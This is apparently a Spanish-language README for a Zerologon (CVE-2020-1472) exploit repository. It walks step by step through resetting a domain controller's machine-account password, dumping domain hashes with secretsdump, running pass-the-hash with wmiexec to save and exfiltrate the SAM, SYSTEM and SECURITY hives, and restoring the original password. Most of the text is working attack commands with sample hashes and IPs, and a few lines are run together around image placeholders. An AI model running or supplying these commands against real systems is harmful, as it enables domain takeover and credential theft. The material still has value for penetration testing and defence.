 shanfenglan/cve-2020-1472
Exploit para CVE-2020-1472 (Zerologon) que restablece la contraseña de la cuenta de máquina del controlador de dominio, permitiendo el volcado de credenciales y la escalada de privilegios a administrador de dominio.

@toc
El principio es bastante complejo; si estás interesado, puedes consultar el artículo en el siguiente enlace https://www.freebuf.com/articles/system/249860.html
Es necesario utilizar el archivo https://github.com/SecureAuthCorp/impacket/edit/master/impacket/dcerpc/v5/nrpc.py para reemplazar el archivo nrpc local. La ruta de almacenamiento del archivo nrpc local es: C:\Users\Administrator\AppData\Local\Programs\Python\Python38\Lib\site-packages\impacket\dcerpc\v5\nrpc.py
python cve-2020-1472-exploit.py 机器账户名 ip
 Además, se descubre que la contraseña de la cuenta de máquina ya se ha vaciado; 31dc... representa una contraseña vacía.

Formas de obtener la cuenta de máquina del objetivo o su nombre NetBIOS:
- net view
El nombre de este servidor con $ es el nombre de la máquina, por ejemplo lisi$ o yukong$.
- nbtstat -A ip
Hay muchas formas de determinar la IP del controlador de dominio, por ejemplo:
- Revisar los hosts que tienen abierto el puerto 53
net time; la respuesta devolverá el nombre del host del controlador de dominio, luego basta con hacer ping- Con el comando
systeminfose consulta el valor del dominio; al hacer ping se obtiene la IP del controlador de dominio- Mirar el DNS de la propia máquina
python secretsdump.py test.com/[email protected] -no-pass
 Se descubre que en este momento se puede usar la cuenta de máquina con contraseña vacía para leer los hash de los usuarios del controlador de dominio.

python wmiexec.py -hashes :3dbde697d71690a769204beb12283678 test/[email protected] reg save HKLM\SYSTEM system.save reg save HKLM\SAM sam.save reg save HKLM\SECURITY security.save
get system.save get sam.save get security.save
del /f system.save del /f sam.save del /f security.save
exit

 Una vez completada la ejecución, los archivos descargados se pueden encontrar en la carpeta donde se encuentra el script wmiexec:
python secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 test.com/[email protected] -use-vss Este comando falló al ejecutarse
python secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
 Guarda la contraseña marcada en el círculo rojo; esta es la contraseña anterior de la máquina, es decir, aad3b435b51404eeaad3b435b51404ee:999699ceadecae87fef9a2040ef2213a.
python reinstall_original_pw.py yukong$ 192.168.124.142 999699ceadecae87fef9a2040ef2213a

python secretsdump.py test.com/administrator:[email protected] -just-dc-user yukong$
python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 test/[email protected] -just-dc-user yukong$
 Se confirma que la restauración se ha realizado correctamente.
